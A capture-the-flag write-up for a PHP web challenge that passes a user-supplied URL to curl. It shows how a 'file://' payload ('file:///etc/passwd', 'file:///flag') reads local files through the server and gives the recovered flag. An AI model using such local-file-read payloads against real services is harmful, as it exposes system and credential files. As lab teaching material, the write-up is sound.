cass

Download the files

Lets analyze

web_cass/challenge/index.php

```
<?php
date_default_timezone_set('UTC');

spl_autoload_register(function ($name){
    if (preg_match('/Controller$/', $name))
    {
        $name = "controllers/${name}";
    }
    else if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
```

```
    }
    include_once "${name}.php";
});

$router = new Router();
$router->new('GET', '/', 'CurlController@index');
$router->new('POST', '/api/curl', 'CurlController@execute' );

$response = $router->match();

die($response);
```

so **CurlController@execute** handles **/api/curl request**

lets analyze **CurlController**

```
<?php
class CurlController
{
    public function index($router)
    {
        return $router->view('index');
    }

    public function execute($router)
    {
        $url = $_POST['ip'];

        if (isset($url)) {
            $command = new CommandModel($url);
            return json_encode([ 'message' => $command->exec() ]);
        }
    }
}
```

receive **ip** parameter as post request and sending over to **CommandModel** function then the result returns as json

CommandModel

```
<?php
class CommandModel
{
    public function __construct($url)
    {
        $this->command = "curl -sL " . escapeshellcmd($url);
    }

    public function exec()
    {
        exec($this->command, $output);
        return $output;
```

```
    }
}
```

in **commandModel construct** escaping shell cmd and appending to curl


- so no cmd execution

from **exec** function curl input executes.

Solution

insted of ip address or url we can use **file://** to read local file.

exactly like `curl -sL file:///etc/passwd`



Locating flag

inside Dockerfile

```
# Copy challenge files
COPY challenge /www

# Copy flag
COPY flag /
```

so flag is in **/** dir

payload = file:///flag


178.62.113.165:31249
Health Checker 9000
Verify the status of a host by specifying an IP address.
[root@localhost] # curl file:///flag
CHTB{f1le_r3trieval_4s_a_s3rv1ce}